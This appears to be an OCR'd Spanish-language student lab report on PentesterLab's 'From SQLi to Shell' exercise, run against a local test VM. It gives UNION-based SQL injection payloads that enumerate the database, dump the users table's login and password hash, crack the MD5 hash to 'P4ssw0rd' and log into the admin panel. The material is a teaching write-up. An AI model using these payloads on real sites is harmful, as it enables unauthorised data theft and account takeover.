
picture: password

password

No Copyright

Paso 8:

- Ahora buscaremos el nombre del usuario según el nombre de columna obtenido con anterioridad.
- Sentencia: id=1 union select 1,login,3,4 from users



My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

picture: ruby

picture: cthulhu


picture: admin

admin

No Copyright

Paso 9:

- Hacemos algo similar, ya que ahora buscamos el password del usuario
- Sentencia: id=1 union select 1,password,3,4 from users



My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

picture: ruby

picture: cthulhu

picture: 8efe310f9ab3efeae8d410a8e0166eb2


8efe310f9ab3efeae8d410a8e0166eb2

No Copyright

Paso 10:

- Este paso es de descifrar el password. Ingresamos el password en un sitio web (md5online.org) que se encarga de descifrar md5.

Respuesta: **P4ssw0rd**



MD5 Decryption

Enter your MD5 hash below and cross your fingers :

● Quick search (free) ○ In-depth search (1 credit)

Found : P4ssw0rd
(hash = 8efe310f9ab3efeae8d410a8e0166eb2)

Search mode: Quick search


The Secrets of MD5 Decryption:
Decrypt MD5 like a Pro: Increase your success rate, use the best tools, build your own database.
Grab your copy here!


How it works?

MD5 is a 128-bit encryption algorithm, which generates a hexadecimal hash of 32 characters, regardless of the input word size.
This algorithm is not reversible, it's normally impossible to find the original word from the MD5.

Paso 11:

- Ahora nos dirigiremos a la sección admin del sitio web y nos loguearemos con los datos obtenidos anteriormente.





Administration of my Awesome Photoblog



Hacker	delete
Ruby	delete
Cthulhu	delete




F. RECURSOS:

Computador con acceso a internet, From_SQLi_To_Shell del sitio web pentesterlab.com, acceso a plataforma ecampus.utp.ac.pa/moodle, curso de Seguridad en Aplicaciones de Software.


G. RESULTADOS:


En esta sección Usted colocara las capturas de pantalla que muestran los resultados de los procesos realizados en el punto anterior.


No.	Lo solicitado	Resultado	Ptos
1	• *En la URL colocamos lo siguiente a un lado de "cat.php?id=1 UNION SELECT 1,2,3,4. Colocamos esto ya que así sabemos cuántas tablas contiene el sitio.*	 No es seguro | 192.168.56.102/cat.php?id=1%20%20UNION%20SELECT%201,2,3,4 My Awesome Photoblog Home | test | ruxcon | 2010 | All pictures | Admin picture: ruby picture: cthulhu picture: 2 No Copyright	*10*
2	• *En la siguiente imagen utilizaremos esta sentencia: 1 UNION SELECT 1,user(),3,4*	 My Awesome Photoblog Home | test | ruxcon | 2010 | All pictures | Admin picture: ruby picture: cthulhu picture: pentesterlab@localhost pentesterlab@localhost No Copyright	*10*


No.	Lo solicitado	Resultado	Ptos
3	*Ahora, en vez de user(), utilizamos version(). Con esto obtenemos la versión del servidor.*	 No es seguro | 192.168.56.102/cat.php?id=1%20UNION%20SELECT%201,version(),3,4 My Awesome Photoblog Home | test | ruxcon | 2010 | All pictures | Admin picture: ruby picture: cthulhu picture: 5.1.63-0+squeeze1 5.1.63-0+squeeze1 No Copyright	*10*
4	*Volvemos y cambiamos version() por database() y obtenemos el nombre de la base de datos.*	 No es seguro | 192.168.56.102/cat.php?id=1%20UNION%20SELECT%201,database(),3,4 My Awesome Photoblog Home | test | ruxcon | 2010 | All pictures | Admin picture: ruby picture: cthulhu picture: photoblog photoblog No Copyright	*10*
5	*cambiamos nuevamente database() por table_name. Se introduce la siguiente sentencia: id=1 union select 1,table_name,3,4 from information_schema.tables*	 No es seguro | 192.168.56.102/cat.php?id=1%20union%20select%201,table_name,3,4%20from%20information_schema.tables My Awesome Photoblog Home | test | ruxcon | 2010 | All pictures | Admin picture: ruby picture: cthulhu picture: character_sets CHARACTER_SETS picture: collations COLLATIONS picture: collation_character_set_applicability COLLATION_CHARACTER_SET_APPLICABILITY picture: columns COLUMNS picture: column_privileges	*10*

No.	Lo solicitado	Resultado	Ptos
		 picture: engines ENGINES picture: events EVENTS picture: files FILES picture: global_status GLOBAL_STATUS picture: global_variables GLOBAL_VARIABLES picture: key_column_usage KEY_COLUMN_USAGE picture: partitions PARTITIONS picture: plugins PLUGINS picture: processlist PROCESSLIST picture: profiling PROFILING picture: referential_constraints REFERENTIAL_CONSTRAINTS picture: routines	

